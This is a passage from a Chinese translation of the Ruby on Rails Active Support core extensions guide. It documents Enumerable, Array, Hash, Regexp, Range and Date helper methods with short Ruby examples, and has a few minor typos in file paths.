键一般是唯一的。如果块为不同的元素返回相同的键，不会使用那个键构建集合。最后一个元素胜出。

注意

在 `active_support/core_ext/enumarable.rb` 文件中定义。

14.9.3 `many?`

`many?` 方法是 `collection.size > 1` 的简化：

```
<% if pages.many? %>  
  <%= pagination_links %>  
<% end %>
```

如果提供可选的块，`many?` 只考虑返回 `true` 的元素：

```
@see_more = videos.many? { |video| video.category == params[:category]}
```

注意

在 `active_support/core_ext/enumerable.rb` 文件中定义。

14.9.4 `exclude?`

`exclude?` 方法测试指定对象是否不在集合中。这是内置方法 `include?` 的逆向判断。

```
to_visit << node if visited.exclude?(node)
```

注意

在 `active_support/core_ext/enumerable.rb` 文件中定义。

14.9.5 `without`

`without` 从可枚举对象中删除指定的元素，然后返回副本：

```
["David", "Rafael", "Aaron", "Todd"].without("Aaron", "Todd") # => ["David", "Rafael"]
```

注意

在 `active_support/core_ext/enumerable.rb` 文件中定义。

14.9.6 `pluck`

`pluck` 方法基于指定的键返回一个数组：

```
[{ name: "David" }, { name: "Rafael" }, { name: "Aaron" }].pluck(:name) # => ["David", "Rafael", "Aaron"]
```

注意

在 `active_support/core_ext/enumerable.rb` 文件中定义。

14.10 Array 的扩展

14.10.1 访问

为了便于以多种方式访问数组，Active Support 增强了数组的 API。例如，若想获取到指定索引的子数组，可以这么做：

```
%w(a b c d).to(2) # => %w(a b c)
[] .to(7)           # => []
```

类似地，`from` 从指定索引一直获取到末尾。如果索引大于数组的长度，返回一个空数组。

```
%w(a b c d).from(2) # => %w(c d)  
%w(a b c d).from(10) # => []  
[].from(0) # => []
```

`second`、`third`、`fourth` 和 `fifth` 分别返回对应的元素，`second_to_last` 和 `third_to_last` 也是（`first` 和 `last` 是内置的）。得益于公众智慧和积极的建设性建议，还有 `forty_two` 可用。

```
%w(a b c d).third # => c  
%w(a b c d).fifth # => nil
```

注意

在 `active_support/core_ext/array/access.rb` 文件中定义。

14.10.2 添加元素

14.10.2.1 prepend

这个方法是 `Array#unshift` 的别名。

```
%w(a b c d).prepend('e') # => ["e", "a", "b", "c", "d"]  
[].prepend(10) # => [10]
```

注意

在 `active_support/core_ext/array/prepend_and_append.rb` 文件中定义。

14.10.2.2 append

这个方法是 `Array#<<` 的别名。

```
%w(a b c d).append('e') # => ["a", "b", "c", "d", "e"]  
[].append([1,2]) # => [[1, 2]]
```

注意

在 `active_support/core_ext/array/prepend_and_append.rb` 文件中定义。

14.10.3 选项提取

如果方法调用的最后一个参数（不含 `&block` 参数）是散列，Ruby 允许省略花括号：

```
User.exists?(email: params[:email])
```

Rails 大量使用这种语法糖，以此避免编写大量位置参数，用于模仿具名参数。Rails 经常在最后一个散列选项上使用这种惯用法。

然而，如果方法期待任意个参数，在声明中使用 `*`，那么选项散列就会变成数组中一个元素，失去了应有的作用。

此时，可以使用 `extract_options!` 特殊处理选项散列。这个方法检查数组最后一个元素的类型，如果是散列，把它提取出来，并返回；否则，返回一个空散列。

下面以控制器的 `caches_action` 方法的定义为例：

```
def caches_action(*actions)
  return unless cache_configured?
  options = actions.extract_options!
  ...
end
```

这个方法接收任意个动作名，最后一个参数是选项散列。`extract_options!` 方法获取选项散列，把它从 `actions` 参数中删除，这样简单便利。

注意

在 `active_support/core_ext/array/extract_options.rb` 文件中定义。

14.10.4 转换

14.10.4.1 `to_sentence`

`to_sentence` 方法枚举元素，把数组变成一个句子（字符串）：

```
%w().to_sentence          # => ""
%w(Earth).to_sentence     # => "Earth"
%w(Earth Wind).to_sentence # => "Earth and Wind"
%w(Earth Wind Fire).to_sentence # => "Earth, Wind, and Fire"
```

这个方法接受三个选项：

- `:two_words_connector`：数组长度为 2 时使用什么词。默认为“`and`”。
- `:words_connector`：数组元素数量为 3 个以上（含）时，使用什么连接除最后两个元素之外的元素。默认为“`,`”。
- `:last_word_connector`：数组元素数量为 3 个以上（含）时，使用什么连接最后两个元素。默认为“`,` `and`”。

这些选项的默认值可以本地化，相应的键为：

选项	i18n 键
<code>:two_words_connector</code>	<code>support.array.two_words_connector</code>
<code>:words_connector</code>	<code>support.array.words_connector</code>
<code>:last_word_connector</code>	<code>support.array.last_word_connector</code>

注意

在 `active_support/core_ext/array/conversions.rb` 文件中定义。

14.10.4.2 to_formatted_s

默认情况下，`to_formatted_s` 的行为与 `to_s` 一样。

然而，如果数组中的元素能响应 `id` 方法，可以传入参数 `:db`。处理 Active Record 对象集合时经常如此。返回的字符串如下：

```
[].to_formatted_s(:db)          # => "null"  
[user].to_formatted_s(:db)        # => "8456"  
invoice.lines.to_formatted_s(:db) # => "23,567,556,12"
```

在上述示例中，整数是在元素上调用 `id` 得到的。

注意

在 `active_support/core_ext/array/conversions.rb` 文件中定义。

14.10.4.3 to_xml

`to_xml` 方法返回接收者的 XML 表述：

```
Contributor.limit(2).order(:rank).to_xml  
# =>  
# <?xml version="1.0" encoding="UTF-8"?>  
# <contributors type="array">  
#   <contributor>  
#     <id type="integer">4356</id>  
#     <name>Jeremy Kemper</name>  
#     <rank type="integer">1</rank>  
#     <url-id>jeremy-kemper</url-id>  
#   </contributor>  
#   <contributor>  
#     <id type="integer">4404</id>  
#     <name>David Heinemeier Hansson</name>  
#     <rank type="integer">2</rank>  
#     <url-id>david-heinemeier-hansson</url-id>  
#   </contributor>  
# </contributors>
```

为此，它把 `to_xml` 分别发送给每个元素，然后收集结果，放在一个根节点中。所有元素都必须能响应 `to_xml`，否则抛出异常。

默认情况下，根元素的名称是第一个元素的类名的复数形式经过 `underscore` 和 `dasherize` 处理后得到的值——前提是余下的元素属于那个类型（使用 `is_a?` 检查），而且不是散列。在上例中，根元素是“contributors”。

只要有不属于那个类型的元素，根元素就使用“objects”：

```
[Contributor.first, Commit.first].to_xml  
# =>  
# <?xml version="1.0" encoding="UTF-8"?>  
# <objects type="array">  
#   <object>
```

```

#      <id type="integer">4583</id>
#      <name>Aaron Batalion</name>
#      <rank type="integer">53</rank>
#      <url-id>aaron-batalion</url-id>
#    </object>
#  </object>
#    <author>Joshua Peek</author>
#    <authored-timestamp type="datetime">2009-09-02T16:44:36Z</authored-timestamp>
#    <branch>origin/master</branch>
#    <committed-timestamp type="datetime">2009-09-02T16:44:36Z</committed-timestamp>
#    <committer>Joshua Peek</committer>
#    <git-show nil="true"></git-show>
#    <id type="integer">190316</id>
#    <imported-from-svn type="boolean">false</imported-from-svn>
#    <message>Kill AMo observing wrap_with_notifications since ARes was only using
it</message>
#    <sha1>723a47bfb3708f968821bc969a9a3fc873a3ed58</sha1>
#  </object>
# </objects>

```

如果接收者是由散列组成的数组，根元素默认也是“objects”：

```

[{a: 1, b: 2}, {c: 3}].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <b type="integer">2</b>
#     <a type="integer">1</a>
#   </object>
#   <object>
#     <c type="integer">3</c>
#   </object>
# </objects>

```

提醒

如果集合为空，根元素默认为“nil-classes”。例如上述示例中的贡献者列表，如果集合为空，根元素不是“contributors”，而是“nil-classes”。可以使用`:root`选项确保根元素始终一致。

子节点的名称默认为根节点的单数形式。在前面几个例子中，我们见到的是“contributor”和“object”。可以使用`:children`选项设定子节点的名称。

默认的 XML 构建程序是一个新的 `Builder::XmlMarkup` 实例。可以使用`:builder`选项指定构建程序。这个方法还接受`:dasherize`等方法，它们会被转发给构建程序。

```

Contributor.limit(2).order(:rank).to_xml(skip_types: true)
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors>
#   <contributor>
#     <id>4356</id>

```

```
#      <name>Jeremy Kemper</name>
#      <rank>1</rank>
#      <url-id>jeremy-kemper</url-id>
#    </contributor>
#    <contributor>
#      <id>4404</id>
#      <name>David Heinemeier Hansson</name>
#      <rank>2</rank>
#      <url-id>david-heinemeier-hansson</url-id>
#    </contributor>
#  </contributors>
```

注意

在 `active_support/core_ext/array/conversions.rb` 文件中定义。

14.10.5 包装

`Array.wrap` 方法把参数包装成一个数组，除非参数已经是数组（或与数组类似的结构）。

具体而言：

- 如果参数是 `nil`，返回一个空数组。
- 否则，如果参数响应 `to_ary` 方法，调用之；如果 `to_ary` 返回值不是 `nil`，返回之。
- 否则，把参数作为数组的唯一元素，返回之。

```
Array.wrap(nil)      # => []
Array.wrap([1, 2, 3]) # => [1, 2, 3]
Array.wrap(0)         # => [0]
```

这个方法的作用与 `Kernel#Array` 类似，不过二者之间有些区别：

- 如果参数响应 `to_ary`，调用之。如果 `to_ary` 的返回值是 `nil`，`Kernel#Array` 接着调用 `to_a`，而 `Array.wrap` 把参数作为数组的唯一元素，返回之。
- 如果 `to_ary` 的返回值既不是 `nil`，也不是 `Array` 对象，`Kernel#Array` 抛出异常，而 `Array.wrap` 不会，它返回那个值。
- 如果参数不响应 `to_ary`，`Array.wrap` 不在参数上调用 `to_a`，而是把参数作为数组的唯一元素，返回之。

对某些可枚举对象来说，最后一点尤为重要：

```
Array.wrap(foo: :bar) # => [{:foo=>:bar}]
Array(foo: :bar)      # => [[:foo, :bar]]
```

还有一种惯用法是使用星号运算符：

```
[*object]
```

在 Ruby 1.8 中，如果参数是 `nil`，返回 `[nil]`，否则调用 `Array(object)`。（如果你知道在 Ruby 1.9 中的行为，请联系 `fxn`。）

因此，参数为 `nil` 时二者的行为不同，前文对 `Kernel#Array` 的说明适用于其他对象。

注意

在 `active_support/core_ext/array/wrap.rb` 文件中定义。

14.10.6 复制

`Array#deep_dup` 方法使用 Active Support 提供的 `Object#deep_dup` 方法复制数组自身和里面的对象。其工作方式相当于通过 `Array#map` 把 `deep_dup` 方法发给里面的各个对象。

```
array = [1, [2, 3]]
dup = array.deep_dup
dup[1][2] = 4
array[1][2] == nil    # => true
```

注意

在 `active_support/core_ext/object/deep_dup.rb` 文件中定义。

14.10.7 分组

14.10.7.1 `in_groups_of(number, fill_with = nil)`

`in_groups_of` 方法把数组拆分成特定长度的连续分组，返回由各分组构成的数组：

```
[1, 2, 3].in_groups_of(2) # => [[1, 2], [3, nil]]
```

如果有块，把各分组拽入块中：

```
<% sample.in_groups_of(3) do |a, b, c| %>
<tr>
  <td><%= a %></td>
  <td><%= b %></td>
  <td><%= c %></td>
</tr>
<% end %>
```

第一个示例说明 `in_groups_of` 会使用 `nil` 元素填充最后一组，得到指定大小的分组。可以使用第二个参数（可选的）修改填充值：

```
[1, 2, 3].in_groups_of(2, 0) # => [[1, 2], [3, 0]]
```

如果传入 `false`，不填充最后一组：

```
[1, 2, 3].in_groups_of(2, false) # => [[1, 2], [3]]
```

因此，`false` 不能作为填充值使用。

注意

在 `active_support/core_ext/array/grouping.rb` 文件中定义。

14.10.7.2 `in_groups(number, fill_with = nil)`

`in_groups` 方法把数组分成特定个分组。这个方法返回由分组构成的数组：

```
%w(1 2 3 4 5 6 7).in_groups(3)
#=> [["1", "2", "3"], ["4", "5", nil], ["6", "7", nil]]
```

如果有块，把分组拽入块中：

```
%w(1 2 3 4 5 6 7).in_groups(3) { |group| p group}
["1", "2", "3"]
["4", "5", nil]
["6", "7", nil]
```

在上述示例中，`in_groups` 使用 `nil` 填充尾部的分组。一个分组至多有一个填充值，而且是最后一个元素。有填充值的始终是最后几个分组。

可以使用第二个参数（可选的）修改填充值：

```
%w(1 2 3 4 5 6 7).in_groups(3, "0")
#=> [["1", "2", "3"], ["4", "5", "0"], ["6", "7", "0"]]
```

如果传入 `false`，不填充较短的分组：

```
%w(1 2 3 4 5 6 7).in_groups(3, false)
#=> [["1", "2", "3"], ["4", "5"], ["6", "7"]]
```

因此，`false` 不能作为填充值使用。

注意

在 `active_support/core_ext/array/grouping.rb` 文件中定义。

14.10.7.3 `split(value = nil)`

`split` 方法在指定的分隔符处拆分数组，返回得到的片段。

如果有块，使用块中表达式返回 `true` 的元素作为分隔符：

```
(-5..5).to_a.split { |i| i.multiple_of?(4) }
#=> [[-5], [-3, -2, -1], [1, 2, 3], [5]]
```

否则，使用指定的参数（默认为 `nil`）作为分隔符：

```
[0, 1, -5, 1, 1, "foo", "bar"].split(1)
#=> [[0], [-5], [], ["foo", "bar"]]
```

提示

仔细观察上例，出现连续的分隔符时，得到的是空数组。

注意

在 `active_support/core_ext/array/grouping.rb` 文件中定义。

14.11 Hash 的扩展

14.11.1 转换

14.11.1.1 to_xml

`to_xml` 方法返回接收者的 XML 表达（字符串）：

```
{"foo" => 1, "bar" => 2}.to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <hash>
#   <foo type="integer">1</foo>
#   <bar type="integer">2</bar>
# </hash>
```

为此，这个方法迭代各个键值对，根据值构建节点。假如键值对是 `key, value`：

- 如果 `value` 是一个散列，递归调用，此时 `key` 作为 `:root`。
- 如果 `value` 是一个数组，递归调用，此时 `key` 作为 `:root`，`key` 的单数形式作为 `:children`。
- 如果 `value` 是可调用对象，必须能接受一个或两个参数。根据参数的数量，传给可调用对象的第一个参数是 `options` 散列，`key` 作为 `:root`，`key` 的单数形式作为第二个参数。它的返回值作为新节点。
- 如果 `value` 响应 `to_xml`，调用这个方法时把 `key` 作为 `:root`。
- 否则，使用 `key` 为标签创建一个节点，`value` 的字符串表示形式为文本作为节点的文本。如果 `value` 是 `nil`，添加“`nil`”属性，值为“`true`”。除非有 `:skip_type` 选项，而且值为 `true`，否则还会根据下述对应关系添加“`type`”属性：

```
XML_TYPE_NAMES = {
  "Symbol"      => "symbol",
  "Integer"     => "integer",
  "BigDecimal"  => "decimal",
  "Float"        => "float",
  "TrueClass"    => "boolean",
  "FalseClass"   => "boolean",
  "Date"         => "date",
  "DateTime"     => "datetime",
  "Time"         => "datetime"
}
```

默认情况下，根节点是“`hash`”，不过可以通过 `:root` 选项配置。

默认的 XML 构建程序是一个新的 `Builder::XmlMarkup` 实例。可以使用 `:builder` 选项配置构建程序。这个方法还接受 `:dasherize` 等选项，它们会被转发给构建程序。

注意

在 `active_support/core_ext/hash/conversions.rb` 文件中定义。

14.11.2 合并

Ruby 有个内置的方法，`Hash#merge`，用于合并两个散列：

```
{a: 1, b: 1}.merge(a: 0, c: 2)  
# => { :a=>0, :b=>1, :c=>2 }
```

为了方便，Active Support 定义了几个用于合并散列的方法。

14.11.2.1 `reverse_merge` 和 `reverse_merge!`

如果键有冲突，`merge` 方法的参数中的键胜出。通常利用这一点为选项散列提供默认值：

```
options = {length: 30, omission: "..."} .merge(options)
```

Active Support 定义了 `reverse_merge` 方法，以防你想使用相反的合并方式：

```
options = options.reverse_merge(length: 30, omission: "...")
```

还有一个爆炸版本，`reverse_merge!`，就地执行合并：

```
options.reverse_merge!(length: 30, omission: "...")
```

提醒

`reverse_merge!` 方法会就地修改调用方，这可能不是个好主意。

注意

在 `active_support/core_ext/hash/reverse_merge.rb` 文件中定义。

14.11.2.2 `reverse_update`

`reverse_update` 方法是 `reverse_merge!` 的别名，作用参见前文。

提醒

注意，`reverse_update` 方法的名称中没有感叹号。

注意

在 `active_support/core_ext/hash/reverse_merge.rb` 文件中定义。

14.11.2.3 `deep_merge` 和 `deep_merge!`

如前面的示例所示，如果两个散列中有相同的键，参数中的散列胜出。

Active Support 定义了 `Hash#deep_merge` 方法。在深度合并中，如果两个散列中有相同的键，而且它们的值都是散列，那么在得到的散列中，那个键的值是合并后的结果：

```
{a: {b: 1}}.deep_merge(a: {c: 2})  
# => {:a=>{:b=>1, :c=>2}}
```

`deep_merge!` 方法就地执行深度合并。

注意

在 `active_support/core_ext/hash/deep_merge.rb` 文件中定义。

14.11.3 深度复制

`Hash#deep_dup` 方法使用 Active Support 提供的 `Object#deep_dup` 方法复制散列自身及里面的键值对。其工作方式相当于通过 `Enumerator#each_with_object` 把 `deep_dup` 方法发给各个键值对。

```
hash = { a: 1, b: { c: 2, d: [3, 4] } }  
  
dup = hash.deep_dup  
dup[:b][:e] = 5  
dup[:b][:d] << 5  
  
hash[:b][:e] == nil      # => true  
hash[:b][:d] == [3, 4]   # => true
```

注意

在 `active_support/core_ext/object深深拷贝.rb` 文件中定义。

14.11.4 处理键

14.11.4.1 `except` 和 `except!`

`except` 方法返回一个散列，从接收者中把参数中列出的键删除（如果说有的话）：

```
{a: 1, b: 2}.except(:a) # => {:b=>2}
```

如果接收者响应 `convert_key` 方法，会在各个参数上调用它。这样 `except` 能更好地处理不区分键类型的散列，例如：

```
{a: 1}.with_indifferent_access.except(:a) # => {}
```

```
{a: 1}.with_indifferent_access.except("a") # => {}
```

还有爆炸版本，`except!`，就地从接收者中删除键。

注意

在 `active_support/core_ext/hash/except.rb` 文件中定义。

14.11.4.2 `transform_keys` 和 `transform_keys!`

`transform_keys` 方法接受一个块，使用块中的代码处理接收者的键：

```
{nil => nil, 1 => 1, a: :a}.transform_keys { |key| key.to_s.upcase }  
# => {"" => nil, "A" => :a, "1" => 1}
```

遇到冲突的键时，只会从中选择一个。选择哪个值并不确定。

```
{"a" => 1, a: 2}.transform_keys { |key| key.to_s.upcase }  
# 结果可能是  
# => {"A"=>2}  
# 也可能  
# => {"A"=>1}
```

这个方法可以用于构建特殊的转换方式。例如，`stringify_keys` 和 `symbolize_keys` 使用 `transform_keys` 转换键：

```
def stringify_keys  
  transform_keys { |key| key.to_s }  
end  
...  
def symbolize_keys  
  transform_keys { |key| key.to_sym rescue key }  
end
```

还有爆炸版本，`transform_keys!`，就地使用块中的代码处理接收者的键。

此外，可以使用 `deep_transform_keys` 和 `deep_transform_keys!` 把块应用到指定散列及其嵌套的散列的所有键上。例如：

```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_transform_keys { |key| key.to_s.upcase }  
# => {""=>nil, "1"=>1, "NESTED"=>{"A"=>3, "5"=>5}}
```

注意

在 `active_support/core_ext/hash/keys.rb` 文件中定义。

14.11.4.3 `stringify_keys` 和 `stringify_keys!`

`stringify_keys` 把接收者中的键都变成字符串，然后返回一个散列。为此，它在键上调用 `to_s`。

```
{nil => nil, 1 => 1, a: :a}.stringify_keys  
# => {"" => nil, "1" => 1, "a" => :a}
```

遇到冲突的键时，只会从中选择一个。选择哪个值并不确定。

```
{"a" => 1, a: 2}.stringify_keys  
# 结果可能是  
# => {"a"=>2}  
# 也可能是  
# => {"a"=>1}
```

使用这个方法，选项既可以是符号，也可以是字符串。例如 `ActionView::Helpers::FormHelper` 定义的这个方法：

```
def to_check_box_tag(options = {}, checked_value = "1", unchecked_value = "0")  
  options = options.stringify_keys  
  options["type"] = "checkbox"  
  ...  
end
```

因为有第二行，所以用户可以传入 `:type` 或 `"type"`。

也有爆炸版本，`stringify_keys!`，直接把接收者的键变成字符串。

此外，可以使用 `deep_stringify_keys` 和 `deep_stringify_keys!` 把指定散列及其中嵌套的散列的键全都转换成字符串。例如：

```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_stringify_keys  
# => {""=>nil, "1"=>1, "nested"=>{"a"=>3, "5"=>5}}
```

注意

在 `active_support/core_ext/hash/keys.rb` 文件中定义。

14.11.4.4 `symbolize_keys` 和 `symbolize_keys!`

`symbolize_keys` 方法把接收者中的键尽量变成符号。为此，它在键上调用 `to_sym`。

```
{nil => nil, 1 => 1, "a" => "a"}.symbolize_keys  
# => {nil=>nil, 1=>1, :a=>"a"}
```

提醒

注意，在上例中，只有键变成了符号。

遇到冲突的键时，只会从中选择一个。选择哪个值并不确定。

```
{"a" => 1, a: 2}.symbolize_keys  
# 结果可能是  
# => {:a=>2}  
# 也可能是  
# => {:a=>1}
```

使用这个方法，选项既可以是符号，也可以是字符串。例如 `ActionController::UrlRewriter` 定义的这个方法：

```
def rewrite_path(options)
  options = options.symbolize_keys
  options.update(options[:params].symbolize_keys) if options[:params]
  ...
end
```

因为有第二行，所以用户可以传入 :params 或 "params"。

也有爆炸版本，`symbolize_keys!`，直接把接收者的键变成符号。

此外，可以使用 `deep_symbolize_keys` 和 `deep_symbolize_keys!` 把指定散列及其中嵌套的散列的键全都转换成符号。例如：

```
{nil => nil, 1 => 1, "nested" => {"a" => 3, 5 => 5}}.deep_symbolize_keys
# => {nil=>nil, 1=>1, nested:{a:3, 5=>5}}
```

注意

在 `active_support/core_ext/hash/keys.rb` 文件中定义。

14.11.4.5 `to_options` 和 `to_options!`

`to_options` 和 `to_options!` 分别是 `symbolize_keys` 和 `symbolize_keys!` 的别名。

注意

在 `active_support/core_ext/hash/keys.rb` 文件中定义。

14.11.4.6 `assert_valid_keys`

`assert_valid_keys` 方法的参数数量不定，检查接收者的键是否在白名单之外。如果是，抛出 `ArgumentError` 异常。

```
{a: 1}.assert_valid_keys(:a) # passes
{a: 1}.assert_valid_keys("a") # ArgumentError
```

例如，Active Record 构建关联时不接受未知的选项。这个功能就是通过 `assert_valid_keys` 实现的。

注意

在 `active_support/core_ext/hash/keys.rb` 文件中定义。

14.11.5 处理值

14.11.5.1 `transform_values` 和 `transform_values!`

`transform_values` 的参数是一个块，使用块中的代码处理接收者中的各个值。

```
{ nil => nil, 1 => 1, :x => :a }.transform_values { |value| value.to_s.upcase }
# => {nil=>"", 1=>"1", :x=>"A"}
```

也有爆炸版本，`transform_values!`，就地处理接收者的值。

注意

在 `active_support/core_ext/hash/transform_values.rb` 文件中定义。

14.11.6 切片

Ruby 原生支持从字符串和数组中提取切片。Active Support 为散列增加了这个功能：

```
{a: 1, b: 2, c: 3}.slice(:a, :c)  
# => { :a=>1, :c=>3}  
  
{a: 1, b: 2, c: 3}.slice(:b, :X)  
# => { :b=>2} # 不存在的键会被忽略
```

如果接收者响应 `convert_key`，会使用它对键做整形：

```
{a: 1, b: 2}.with_indifferent_access.slice("a")  
# => { :a=>1}
```

注意

可以通过切片使用键白名单净化选项散列。

也有 `slice!`，它就地执行切片，返回被删除的键值对：

```
hash = {a: 1, b: 2}  
rest = hash.slice!(:a) # => { :b=>2}  
hash # => { :a=>1}
```

注意

在 `active_support/core_ext/hash/slice.rb` 文件中定义。

14.11.7 提取

`extract!` 方法删除并返回匹配指定键的键值对。

```
hash = {a: 1, b: 2}  
rest = hash.extract!(:a) # => { :a=>1}  
hash # => { :b=>2}
```

`extract!` 方法的返回值类型与接收者一样，是 `Hash` 或其子类。

```
hash = {a: 1, b: 2}.with_indifferent_access  
rest = hash.extract!(:a).class  
# => ActiveSupport::HashWithIndifferentAccess
```

注意

在 `active_support/core_ext/hash/slice.rb` 文件中定义。

14.11.8 无差别访问

`with_indifferent_access` 方法把接收者转换成 `ActiveSupport::HashWithIndifferentAccess` 实例：

```
{a: 1}.with_indifferent_access["a"] # => 1
```

注意

在 `active_support/core_ext/hash/indifferent_access.rb` 文件中定义。

14.11.9 压缩

`compact` 和 `compact!` 方法返回没有 `nil` 值的散列：

```
{a: 1, b: 2, c: nil}.compact # => {a: 1, b: 2}
```

注意

在 `active_support/core_ext/hash/compact.rb` 文件中定义。

14.12 Regexp 的扩展

14.12.1 multiline?

`multiline?` 方法判断正则表达式有没有设定 `/m` 旗标，即点号是否匹配换行符。

```
%r{.}.multiline? # => false  
%r{.}m.multiline? # => true  
  
Regexp.new('.').multiline? # => false  
Regexp.new('. ', Regexp::MULTILINE).multiline? # => true
```

Rails 只在一处用到了这个方法，也在路由代码中。路由的条件不允许使用多行正则表达式，这个方法简化了这一约束的实施。

```
def assign_route_options(segments, defaults, requirements)  
  ...  
  if requirement.multiline?  
    raise ArgumentError, "Regexp multiline option not allowed in routing requirements:  
    #{requirement.inspect}"  
  end  
  ...  
end
```

注意

在 `active_support/core_ext/regexp.rb` 文件中定义。

14.12.2 `match?`

Rails 实现了 `Regexp#match?` 方法，供 Ruby 2.4 之前的版本使用：

```
/oo/.match?('foo')    # => true
/oo/.match?('bar')    # => false
/oo/.match?('foo', 1) # => true
```

这个向后移植的版本与原生的 `match?` 方法具有相同的接口，但是调用方没有未设定 `$1` 等副作用，不过速度没什么优势。定义这个方法的目的是编写与 2.4 兼容的代码。Rails 内部有用到这个判断方法。

只有 Ruby 未定义 `Regexp#match?` 方法时，Rails 才会定义，因此在 Ruby 2.4 或以上版本中运行的代码使用的是原生版本，性能有保障。

14.13 Range 的扩展

14.13.1 `to_s`

Active Support 扩展了 `Range#to_s` 方法，让它接受一个可选的格式参数。目前，唯一支持的非默认格式是 `:db`：

```
(Date.today..Date.tomorrow).to_s
# => "2009-10-25..2009-10-26"

(Date.today..Date.tomorrow).to_s(:db)
# => "BETWEEN '2009-10-25' AND '2009-10-26'"
```

如上例所示，`:db` 格式生成一个 `BETWEEN SQL` 子句。Active Record 使用它支持范围值条件。

注意

在 `active_support/core_ext/range/conversions.rb` 文件中定义。

14.13.2 `include?`

`Range#include?` 和 `Range#==` 方法判断值是否在值域的范围内：

```
(2..3).include?(Math::E) # => true
```

Active Support 扩展了这两个方法，允许参数为另一个值域。此时，测试参数指定的值域是否在接收者的范围内：

```
(1..10).include?(3..7)  # => true
(1..10).include?(0..7)  # => false
(1..10).include?(3..11) # => false
(1...9).include?(3..9)  # => false
```

```
(1..10) === (3..7) # => true
(1..10) === (0..7) # => false
(1..10) === (3..11) # => false
(1...9) === (3..9) # => false
```

注意

在 `active_support/core_ext/range/include_range.rb` 文件中定义。

14.13.3 `overlaps?`

`Range#overlaps?` 方法测试两个值域是否有交集：

```
(1..10).overlaps?(7..11) # => true
(1..10).overlaps?(0..7) # => true
(1..10).overlaps?(11..27) # => false
```

注意

在 `active_support/core_ext/range/overlaps.rb` 文件中定义。

14.14 Date 的扩展

14.14.1 计算

注意

这一节的方法都在 `active_support/core_ext/date/calculations.rb` 文件中定义。

提示

下述计算方法在 1582 年 10 月有边缘情况，因为 5..14 日不存在。简单起见，本文没有说明这些日子的行为，不过可以说，其行为与预期是相符的。即，`Date.new(1582, 10, 4).tomorrow` 返回 `Date.new(1582, 10, 15)`，等等。预期的行为参见 `test/core_ext/date_ext_test.rb` 中的 Active Support 测试组件。

14.14.1.1 `Date.current`

Active Support 定义的 `Date.current` 方法表示当前时区中的今天。其作用类似于 `Date.today`，不过会考虑用户设定的时区（如果定义了时区的话）。Active Support 还定义了 `Date.yesterday` 和 `Date.tomorrow`，以及实例判断方法 `past?`、`today?`、`future?`、`on_weekday?` 和 `on_weekend?`，这些方法都与 `Date.current` 相关。

比较日期时，如果要考虑用户设定的时区，应该使用 `Date.current`，而不是 `Date.today`。与系统的时区 (`Date.today` 默认采用) 相比，用户设定的时区可能超前，这意味着，`Date.today` 可能等于 `Date.yesterday`。

14.14.1.2 具名日期

14.14.1.2.1 prev_year、next_year

在 Ruby 1.9 中，`prev_year` 和 `next_year` 方法返回前一年和下一年中的相同月和日：

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_year             # => Fri, 08 May 2009
d.next_year              # => Sun, 08 May 2011
```

如果是润年的 2 月 29 日，得到的是 28 日：

```
d = Date.new(2000, 2, 29) # => Tue, 29 Feb 2000
d.prev_year               # => Sun, 28 Feb 1999
d.next_year                # => Wed, 28 Feb 2001
```

`last_year` 是 `prev_year` 的别名。

14.14.1.2.2 prev_month、next_month

在 Ruby 1.9 中，`prev_month` 和 `next_month` 方法分别返回前一个月和后一个月中的相同日：

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_month              # => Thu, 08 Apr 2010
d.next_month                # => Tue, 08 Jun 2010
```

如果日不存在，返回前一月中的最后一天：

```
Date.new(2000, 5, 31).prev_month # => Sun, 30 Apr 2000
Date.new(2000, 3, 31).prev_month # => Tue, 29 Feb 2000
Date.new(2000, 5, 31).next_month # => Fri, 30 Jun 2000
Date.new(2000, 1, 31).next_month # => Tue, 29 Feb 2000
```

`last_month` 是 `prev_month` 的别名。

14.14.1.2.3 prev_quarter、next_quarter

类似于 `prev_month` 和 `next_month`，返回前一季度和下一季度中的相同日：

```
t = Time.local(2010, 5, 8) # => Sat, 08 May 2010
t.prev_quarter            # => Mon, 08 Feb 2010
t.next_quarter              # => Sun, 08 Aug 2010
```

如果日不存在，返回前一月中的最后一天：

```
Time.local(2000, 7, 31).prev_quarter # => Sun, 30 Apr 2000
Time.local(2000, 5, 31).prev_quarter # => Tue, 29 Feb 2000
Time.local(2000, 10, 31).prev_quarter # => Mon, 30 Oct 2000
Time.local(2000, 11, 31).next_quarter # => Wed, 28 Feb 2001
```

`last_quarter` 是 `prev_quarter` 的别名。

14.14.1.2.4 beginning_of_week、end_of_week

`beginning_of_week` 和 `end_of_week` 方法分别返回某一周的第一天和最后一天的日期。一周假定从周一开始，

不过这是可以修改的，方法是在线程中设定 Date.beginning_of_week 或 config.beginning_of_week。

```
d = Date.new(2010, 5, 8)      # => Sat, 08 May 2010
d.beginning_of_week          # => Mon, 03 May 2010
d.beginning_of_week(:sunday) # => Sun, 02 May 2010
d.end_of_week                # => Sun, 09 May 2010
d.end_of_week(:sunday)       # => Sat, 08 May 2010
```

at_beginning_of_week 是 beginning_of_week 的别名，at_end_of_week 是 end_of_week 的别名。

14.14.1.2.5 monday、sunday

monday 和 sunday 方法分别返回前一个周一和下一个周日的日期：

```
d = Date.new(2010, 5, 8)      # => Sat, 08 May 2010
d.monday                      # => Mon, 03 May 2010
d.sunday                      # => Sun, 09 May 2010

d = Date.new(2012, 9, 10)      # => Mon, 10 Sep 2012
d.monday                      # => Mon, 10 Sep 2012

d = Date.new(2012, 9, 16)      # => Sun, 16 Sep 2012
d.sunday                      # => Sun, 16 Sep 2012
```

14.14.1.2.6 prev_week、next_week

next_week 的参数是一个符号，指定周几的英文名称（默认为线程中的 Date.beginning_of_week 或 config.beginning_of_week，或者 :monday），返回那一天的日期。

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.next_week                 # => Mon, 10 May 2010
d.next_week(:saturday)     # => Sat, 15 May 2010
```

prev_week 的作用类似：

```
d.prev_week                 # => Mon, 26 Apr 2010
d.prev_week(:saturday)      # => Sat, 01 May 2010
d.prev_week(:friday)        # => Fri, 30 Apr 2010
```

last_week 是 prev_week 的别名。

